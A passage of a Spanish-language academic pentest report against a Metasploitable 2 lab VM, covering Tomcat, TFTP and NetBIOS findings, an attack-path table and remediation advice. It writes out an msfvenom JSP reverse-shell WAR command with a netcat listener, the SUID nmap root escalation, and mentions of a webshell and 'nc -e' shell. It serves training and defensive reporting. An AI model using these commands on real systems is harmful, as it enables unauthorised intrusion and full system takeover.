- Limitar métodos de autenticación (evitar `trust`).
- Deshabilitar acceso remoto si no es estrictamente necesario.
- Implementar firewall para restringir acceso al puerto 5432.
- Actualizar PostgreSQL a una versión soportada.

HALL-015 — Apache Tomcat 5.5 — WAR Upload RCE + Escalada Root (Crítico)

Campo	Detalle
Puerto	8180/tcp
Servicio	Apache Tomcat 5.5
CVE	N/A (misconfiguration)
CWE	CWE-434 — Unrestricted File Upload / CWE-521 — Weak Password Requirements / CWE-269 — Improper Privilege Management
CVSS v3	9.9 (Crítico)
Herramientas	gobuster, msfvenom, netcat, nmap (local)
Sistema	192.168.56.104

Descripción:

El panel de administración Tomcat Manager (</manager/html>) es accesible con credenciales por defecto (`tomcat:tomcat`).

El acceso permite desplegar aplicaciones mediante carga de archivos WAR arbitrarios. Se generó y subió un archivo WAR conteniendo una reverse shell JSP, obteniendo ejecución remota de código como usuario `tomcat55`.

La escalada a root se realizó utilizando el mismo binario SUID vulnerable (</usr/bin/nmap>) documentado en HALL-005.

Este vector permite:

- Ejecución remota sin autenticación robusta.
- Compromiso del servidor de aplicaciones.
- Escalada completa a root mediante vector local.

Cadena de Ataque

Acceso a Tomcat Manager

- Subida de WAR malicioso
- RCE como tomcat55
- Enumeración local
- nmap SUID
- Shell root

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
$ nmap -p8180 -sCV 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 14:24 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00034s latency).

PORT      STATE SERVICE VERSION
8180/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

```
(dani@BootCamp-Kali)-[~]
$ gobuster dir -u http://192.168.56.104:8180 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.56.104:8180
[+] Method:       GET
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:  gobuster/3.8.2
[+] Timeout:     10s

Starting gobuster in directory enumeration mode

admin           (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/admin/]
favicon.ico    (Status: 200) [Size: 21630]
host-manager    (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/host-manager/]
jsp-examples    (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/jsp-examples/]
manager         (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/manager/]
servlets-examples (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/servlets-examples/]
tomcat-docs     (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/tomcat-docs/]
WEB-INF          (Status: 302) [Size: 0] [→ http://192.168.56.104:8180/WEB-INF/]
webdav          (Status: 200) [Size: 1775]
Progress: 4613 / 4613 (100.00%)

Finished
```

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	1	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Explotación — WAR Upload

```
msfvenom -p java/jsp_shell_reverse_tcp \
LHOST=192.168.56.103 LPORT=4444 \
-f war -o revshell.war
```


Subida mediante Manager → Deploy.

Deploy					
Deploy directory or WAR file located on server					
Context Path (optional): <input type="text"/> XML Configuration file URL: <input type="text"/> WAR or Directory URL: <input type="text"/> <input type="button" value="Deploy"/>					
WAR file to deploy					
Select WAR file to upload <input type="button" value="Browse..."/> revshell.war <input type="button" value="Deploy"/>					

Applications					
Path	Display Name	Running	Sessions	Commands	
/	Welcome to Tomcat	true	0	Start	Stop Reload Undeploy
/admin	Tomcat Administration Application	true	1	Start	Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start	Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start	Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start	Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start	Stop Reload Undeploy
/revshell		true	0	Start	Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start	Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start	Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start	Stop Reload Undeploy

Acceso:

<http://192.168.56.104:8180/revshell/>



Impacto Inicial

whoami

→ tomcat55

```
(dani@BootCamp-Kali)-[~]
└─$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.104] 60895
whoami
tomcat55
ls -la
total 93
drwxr-xr-x  21 root root  4096 2012-05-20 14:36 .
drwxr-xr-x  21 root root  4096 2012-05-20 14:36 ..
drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
drwxr-xr-x   4 root root 1024 2012-05-13 23:36 boot
lrwxrwxrwx   1 root root   11 2010-04-28 16:26 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 2026-02-21 06:54 dev
drwxr-xr-x  94 root root  4096 2026-02-21 06:54 etc
drwxr-xr-x   6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root   32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx-----  2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw-----  1 root root 10868 2026-02-21 06:54 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x  109 root root     0 2026-02-21 06:54 proc
drwxr-xr-x  13 root root  4096 2026-02-21 06:54 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2026-02-21 06:54 sys
drwxrwxrwt   4 root root  4096 2026-02-21 07:18 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root   29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.24-16-server
```

Escalada de Privilegios

find / -perm -u=s -type f 2>/dev/null

→ /usr/bin/nmap

nmap --interactive

!sh

whoami

→ root

```
(dani@BootCamp-Kali)-[~]
└─$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.104] 39729
whoami
tomcat55
ls -la
total 93
drwxr-xr-x  21 root root  4096 2012-05-20 14:36 .
drwxr-xr-x  21 root root  4096 2012-05-20 14:36 ..
drwxr-xr-x   2 root root  4096 2012-05-13 23:35 bin
drwxr-xr-x   4 root root 1024  2012-05-13 23:36 boot
lrwxrwxrwx   1 root root   11 2010-04-28 16:26 cdrom → media/cdrom
drwxr-xr-x  14 root root 13480 2026-02-21 06:54 dev
drwxr-xr-x   94 root root  4096 2026-02-21 06:54 etc
drwxr-xr-x    6 root root  4096 2010-04-16 02:16 home
drwxr-xr-x    2 root root  4096 2010-03-16 18:57 initrd
lrwxrwxrwx   1 root root   32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x  13 root root  4096 2012-05-13 23:35 lib
drwx———  2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x   4 root root  4096 2010-03-16 18:55 media
drwxr-xr-x   3 root root  4096 2010-04-28 16:16 mnt
-rw———  1 root root 10868 2026-02-21 06:54 nohup.out
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 opt
dr-xr-xr-x  109 root root     0 2026-02-21 06:54 proc
drwxr-xr-x  13 root root  4096 2026-02-21 06:54 root
drwxr-xr-x   2 root root  4096 2012-05-13 21:54 sbin
drwxr-xr-x   2 root root  4096 2010-03-16 18:57 srv
drwxr-xr-x  12 root root     0 2026-02-21 06:54 sys
drwxrwxrwt   4 root root  4096 2026-02-21 07:18 tmp
drwxr-xr-x  12 root root  4096 2010-04-28 00:06 usr
drwxr-xr-x  14 root root  4096 2010-03-17 10:08 var
lrwxrwxrwx   1 root root   29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.24-16-server
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
```

```

/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp | multiple/remote/12343.txt
/usr/bin/passwd | isp/webapps/30561.txt
/usr/bin/mtr | multiple/webapps/29435.txt
/usr/sbin/uuid | multiple/remote/2061.txt
/usr/sbin/pppd | unix/remote/14489.c
/usr/lib/telnetlogin | multiple/remote/6229.txt
/usr/lib/apache2/suexec windows/webapps/42953.txt
/usr/lib/eject/dmcrypt-get-device ./42960.py
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
root
ls -la
total 93
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 .
drwxr-xr-x 21 root root 4096 2012-05-20 14:36 ..
drwxr-xr-x 2 root root 4096 2012-05-13 23:35 bin
drwxr-xr-x 4 root root 1024 2012-05-13 23:36 boot
lrwxrwxrwx 1 root root 11 2010-04-28 16:26 cdrom → media/cdrom
drwxr-xr-x 14 root root 13480 2026-02-21 06:54 dev
drwxr-xr-x 94 root root 4096 2026-02-21 06:54 etc
drwxr-xr-x 6 root root 4096 2010-04-16 02:16 home
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 initrd
lrwxrwxrwx 1 root root 32 2010-04-28 16:26 initrd.img → boot/initrd.img-2.6.24-16-server
drwxr-xr-x 13 root root 4096 2012-05-13 23:35 lib
drwx—— 2 root root 16384 2010-03-16 18:55 lost+found
drwxr-xr-x 4 root root 4096 2010-03-16 18:55 media
drwxr-xr-x 3 root root 4096 2010-04-28 16:16 mnt
-rw—— 1 root root 10868 2026-02-21 06:54 nohup.out
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 opt
drwxr-xr-x 111 root root 0 2026-02-21 06:54 proc
drwxr-xr-x 13 root root 4096 2026-02-21 06:54 root
drwxr-xr-x 2 root root 4096 2012-05-13 21:54 sbin
drwxr-xr-x 2 root root 4096 2010-03-16 18:57 srv
drwxr-xr-x 12 root root 0 2026-02-21 06:54 sys
drwxrwxrwt 4 root root 4096 2026-02-21 07:18 tmp
drwxr-xr-x 12 root root 4096 2010-04-28 00:06 usr
drwxr-xr-x 14 root root 4096 2010-03-17 10:08 var
lrwxrwxrwx 1 root root 29 2010-04-28 16:21 vmlinuz → boot/vmlinuz-2.6.24-16-server

```

Riesgo

Likelihood: Critical — Panel de administración accesible públicamente con credenciales por defecto.

Impact: Critical — Permite ejecución remota y compromiso total del sistema.

Severidad Global: Critical

Referencias

- CWE-434 — Unrestricted File Upload
- CWE-521 — Weak Password Requirements
- CWE-269 — Improper Privilege Management
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- MITRE ATT&CK T1059 — Command Execution
- MITRE ATT&CK T1068 — Privilege Escalation

Remediación

- Deshabilitar Tomcat Manager en entornos productivos.
- Restringir acceso por IP.
- Cambiar credenciales por defecto.
- Implementar autenticación robusta y mecanismos MFA.
- Eliminar el bit SUID de `/usr/bin/nmap`.
- Actualizar Tomcat a versión soportada.
- Evaluar actualización del sistema operativo (kernel 2.6.24 presenta múltiples vulnerabilidades locales).

HALL-016 — TFTP — Servicio Expuesto sin Contenido Accesible (Bajo)

Campo	Detalle
Puerto	69/udp
Servicio	TFTP
CVE	N/A
CWE	CWE-200 — Exposure of Sensitive Information (potencial)
CVSS v3	2.6 (Bajo)
Herramientas	tftp (cliente), nmap -sU
Sistema	192.168.56.104

Descripción:

El servicio TFTP se encuentra activo y accesible en el puerto UDP/69.

Se realizaron intentos de:

- Descarga de archivos comunes (`passwd`, `shadow`, `hosts`, `config.php`).
- Subida de archivos arbitrarios.
- Enumeración básica de contenido.

No fue posible acceder a ningún archivo ni realizar escritura en el directorio TFTP.

El servidor no permite listado de directorios ni expone contenido accesible.

En el estado actual, el servicio no presenta explotación directa confirmada. No obstante, la exposición innecesaria de TFTP incrementa la superficie de ataque debido a que:

- Es un protocolo sin autenticación.
- Opera sobre UDP.

- Carece de cifrado.

Evidencia

Identificación

```
(dani@BootCamp-Kali)-[~]
$ nmap -sU -p69 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 14:59 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.0010s latency).

PORT      STATE      SERVICE
69/udp    open|filtered tftp
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

Validación Manual

tftp 192.168.56.104

get passwd

→ Error: No such file or directory

put archivo.txt

→ No such file or directory

```
(dani@BootCamp-Kali)-[~]
$ tftp 192.168.56.104
tftp> help specify valid servers with -dns-servers
tftp-hpa 5.3
Commands may be abbreviated. Commands are:

connect      connect to remote tftp
mode         set file transfer mode
put          send file
get          receive file
quit         exit tftp
verbose      toggle verbose mode
trace        toggle packet tracing
literal      toggle literal mode, ignore ':' in file name
status       show current status
binary       set mode to octet
ascii        set mode to netascii
rexmt        set per-packet transmission timeout
timeout      set total retransmission timeout
?           print help information
help         print help information
tftp> get passwd
Error code 0: No such file or directory
tftp> get shadow
Error code 0: No such file or directory
tftp> get hosts
Error code 0: No such file or directory
tftp> get config
Error code 0: No such file or directory
tftp> /tftpboot/
?Invalid command
tftp> put archivo.txt
tftp: archivo.txt: No such file or directory
tftp> put put test.txt
tftp: put: No such file or directory
tftp> status
Connected to 192.168.56.104.
Mode: netascii Verbose: off Tracing: off Literal: off
Rexmt-interval: 5 seconds, Max-timeout: 25 seconds
tftp> mode binary
tftp> get config.php
Error code 0: No such file or directory
tftp> get passwd
Error code 0: No such file or directory
tftp> get shadow
Error code 0: No such file or directory
tftp> bye
?Invalid command
tftp> exit
?Invalid command
tftp> quit
```

Riesgo

Likelihood: Low — Servicio accesible pero sin contenido explotable en la configuración actual.

Impact: Low — No se confirmó exposición de datos ni escritura remota.

Severidad Global: Low

Referencias

- MITRE ATT&CK T1046 — Network Service Scanning
- CWE-200 — Exposure of Sensitive Information

Remediacin

- Deshabilitar TFTP si no es estrictamente necesario.
- Auditar el directorio `/tftpboot`.
- Restringir acceso mediante firewall.
- Monitorizar tráfico UDP hacia el puerto 69.

- Considerar reemplazar TFTP por protocolos autenticados y cifrados si se requiere transferencia de archivos.

HALL-017 — NetBIOS — Enumeración de Red (Informativo)

Campo	Detalle
Puerto	137/udp
Servicio	NetBIOS Name Service
CVE	N/A
CWE	CWE-200 — Exposure of Information
CVSS v3	N/A (Informativo)
Herramientas	nmblookup, nmap --script nbstat
Sistema	192.168.56.104

Descripción:

El servicio NetBIOS Name Service expone información relacionada con:

- Nombre del host.
- Rol del sistema en la red.
- Pertenencia a grupo de trabajo.

No constituye una vulnerabilidad explotable de forma directa, pero proporciona información relevante durante la fase de reconocimiento.

La información obtenida facilita la enumeración dirigida de otros servicios, como SMB (documentado en HALL-009).

Evidencia

Enumeración

METASPLOITABLE <00> → Nombre NetBIOS del host

METASPLOITABLE <20> → File Server activo (SMB)

WORKGROUP <1d> → Local Master Browser

```
(dani@BootCamp-Kali)-[~]
$ nmap -sU -p137 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 15:14 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00094s latency).

PORT      STATE SERVICE
137/udp    open  netbios-ns
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds

(dani@BootCamp-Kali)-[~]
$ nmblookup -A 192.168.56.104
Looking up status of 192.168.56.104
    METASPOITABLE <00> -          B <ACTIVE>
    METASPOITABLE <03> -          B <ACTIVE>
    METASPOITABLE <20> -          B <ACTIVE>
    .. _MSBROWSE _ . <01> - <GROUP> B <ACTIVE>
    WORKGROUP       <00> - <GROUP> B <ACTIVE>
    WORKGROUP       <1d> -          B <ACTIVE>
    WORKGROUP       <1e> - <GROUP> B <ACTIVE>

    MAC Address = 00-00-00-00-00-00

(dani@BootCamp-Kali)-[~]
$ nmap -p137 --script nbstat 192.168.56.104
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-21 15:15 +0100
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.104
Host is up (0.00066s latency).

PORT      STATE SERVICE
137/tcp    closed netbios-ns
MAC Address: 08:00:27:53:F8:21 (Oracle VirtualBox virtual NIC)
```

Riesgo

Likelihood: Low — Servicio accesible dentro de red local.

Impact: Informational — Facilita reconocimiento pero no permite compromiso directo.

Severidad Global: Informational

Referencias

- MITRE ATT&CK T1046 — Network Service Scanning
- MITRE ATT&CK T1592 — Gather Victim Host Information
- CWE-200 — Exposure of Information

Remediacin

- Deshabilitar NetBIOS sobre TCP/IP si no es necesario.
- Segmentar red para limitar exposicin de servicios legacy.
- Minimizar informacin de host visible en redes internas.
- Evaluar policas de hardening para entornos corporativos.

Ruta Completa a Root (Attack Path)

La siguiente tabla documenta los vectores que individualmente permitieron compromiso total del sistema, junto con la ruta ms representativa empleada durante el assessment.

Vector Principal Documentado (WebDAV → SUID → Root)

Paso	Acción	Resultado	Remediación
1	Escaneo Nmap — identificación de WebDAV en /dav/	Método PUT habilitado	Deshabilitar WebDAV
2	curl PUT de shell.php → respuesta 201 Created	Webshell subida	Validar tipos de archivo
3	Acceso a shell.php?cmd=whoami	RCE como www-data	—
4	Reverse shell nc -e hacia Kali	Shell interactiva www-data	Restringir nc, egress filtering
5	find / -perm -4000 — detectado /usr/bin/nmap	Binario SUID root identificado	Eliminar SUID nmap
6	nmap --interactive → !sh	Shell root obtenida	Actualizar nmap
7	Compromiso total del sistema	—	Parche urgente

Vectores Independientes Adicionales

Vector	Puerto	Pasos	Resultado
vsftpd Backdoor	21/tcp	1 — trigger :) via netcat	Root directo
NFS no_root_squash	2049/tcp	3 — mount, SUID bash, ssh+exec	Root
Samba usermap_script	445/tcp	1 — Metasploit	Root directo
Bind Shell	1524/tcp	1 — nc	Root directo
UnrealIRCd Backdoor	6667/tcp	1 — Metasploit	Root directo
Tomcat WAR + SUID	8180/tcp	3 — credenciales, WAR, nmap SUID	Root

Conclusiones y Recomendaciones Generales

Conclusión

Metasploitable 2 presenta una superficie de ataque crítica en prácticamente la totalidad de sus servicios. El sistema fue comprometido completamente mediante **7 vectores independientes**, todos alcanzando privilegios de root. Varios de ellos no requieren ningún conocimiento previo del sistema, ninguna credencial, y pueden ejecutarse en menos de un minuto desde el inicio del reconocimiento.

La causa raíz no es única: combina versiones de software con 15 años de antigüedad, credenciales por defecto no rotadas, configuraciones permisivas por defecto nunca revisadas, y backdoors activos. En un entorno productivo real, cualquiera de estos hallazgos de forma individual constituiría una emergencia de seguridad.

Recomendaciones Prioritarias

Acciones Inmediatas (Crítico 0-24 horas):

- Deshabilitar o actualizar todos los servicios con backdoors conocidos
- Cerrar el puerto 1524
- Corregir la configuración de NFS eliminando `no_root_squash`
- Establecer contraseña robusta para MySQL root y restringir acceso remoto
- Eliminar el bit SUID de `nmap`
- Rotar todas las credenciales por defecto

A corto plazo (Prioridad Alta 1-7 días):

- Actualizar sistema operativo y servicios a versiones soportadas
- Deshabilitar Tomcat Manager en producción
- Restringir métodos HTTP eliminando PUT en WebDAV
- Implementar autenticación robusta en bases de datos
- Deshabilitar VRFY en SMTP

Hardening Estratégico (Medio/Bajo ≤30 días):

- Ocultar versiones en banners
- Deshabilitar protocolos inseguros (Telnet, rsh, FTP sin TLS)
- Deshabilitar TFTP si no es necesario
- Implementar monitorización centralizada y SIEM
- Minimizar superficie de servicios expuestos

Informe generado por Dani Garcia (geoSp) — Bootcamp KeepCoding 2026 — Módulo Pentesting Fecha: 21 de febrero de 2026 Clasificación: Confidencial — Uso académico